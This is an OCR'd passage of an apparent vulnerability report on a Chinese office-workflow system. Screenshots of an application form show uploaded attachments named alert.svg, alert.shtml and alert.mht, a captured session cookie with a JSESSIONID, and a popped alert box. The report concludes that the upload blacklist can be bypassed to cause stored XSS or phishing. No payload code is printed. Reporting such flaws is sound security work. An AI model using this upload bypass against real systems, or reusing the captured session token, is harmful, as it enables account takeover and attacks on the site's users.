
申请部门	信[redacted]	申请人	苏[redacted]
创建日期	2021-01-08	申请单编号	OTCEDKH2021011100085
有效期限	○当日有效 ●永久有效		
基金登记公司		客户代码	
资产账号		客户全天额度	（元）
默认客户全天额度	（元）		
附件	全部下载 alert1.svg (367B) alert.svg (375B) alert.shtml (119B) alert.mht (133B) alert20210111.svg (375B)		



moatest[redacted]ys/attachment/sys_att_main/sysAttMain.do?method=readDownload&fdId=176ef4c58133

```
u_id=Jb0uhElog3n7wFaOkxMOFLFM5EwpAye2; sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%221756ccfdcb25a-
005908bdfa8636-4c3f257b-2073600-1756ccfdcb34e6%22%2C%22first_id%22%3A%22%22%2C%22props%22%3A%7B%22
%24latest_traffic_source_type%22%3A%22%E7%9B%B4%E6%8E%A5%E6%B5%81%E9%87%8F%22%2C%22%24latest_search_keyword%22%3A
%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%89%93%E5%BC%80%22%2C%22%24latest_referrer
%22%3A%22%22%2C%22platform_type%22%3A%22H5%22%2C%22sys_name%22%3A%22%E9%87%91%E8%9E%8D%E5%95%86%E5%BA
%97%E7%B3%BB%E7%BB%9F%22%2C%22ax_device_id%22%3A%221756ccfdcb25a-005908bdfa8636-4c3f257b-2073600-1756ccfdcb34e6%22%7D
%2C%22%24device_id%22%3A%221756ccfdcb25a-005908bdfa8636-4c3f257b-2073600-1756ccfdcb34e6%22%7D;
JSESSIONID=2FE377D71B8AAD7EFECF6846230BFD2B; j_lang=zh-CN
```

In the same way, uploading the `shtml` or `mht` file can lead to the same attacking, but the `shtml` or `mht` files only can be parsed and triggered XSS in IE browser.



http://moatest[redacted]/km/review/km_review_main/kmReviewMain.do?method=view&fdId=176e0aa509118de97ba70f949609f

esttianlibao-流程管理


首页 > 流程管理 > 营运业务申请 > OTC天利宝快速取现单客户额度调整申请

testtianlibao

申请部门	信[redacted]	申请人	苏[redacted]
创建日期	2021-01-08	申请单编号	OTCEDKH2021011100085
有效期限	○当日有效 ●永久有效		
基金登记公司		客户代码	
资产账号		客户全天额度	（元）
默认客户全天额度	（元）		
附件	全部下载 alert1.svg (367B) alert.svg (375B) alert.shtml (119B) alert.mht (133B) alert20210111.svg (375B) alert20210111.svg (375B)		

[redacted]sys/attachment/sys_att_main/sysAttMain.do?method=readDownload&fdId=176e0cf727e0a44013e4b5a

moatest.[redacted]



来自网页的消息

1

Vulnerability Impact

It allows bypass file extension blacklist and upload `svg` 、 `shtml` 、 `mht` files that can lead to Stored XSS, or phishing attack.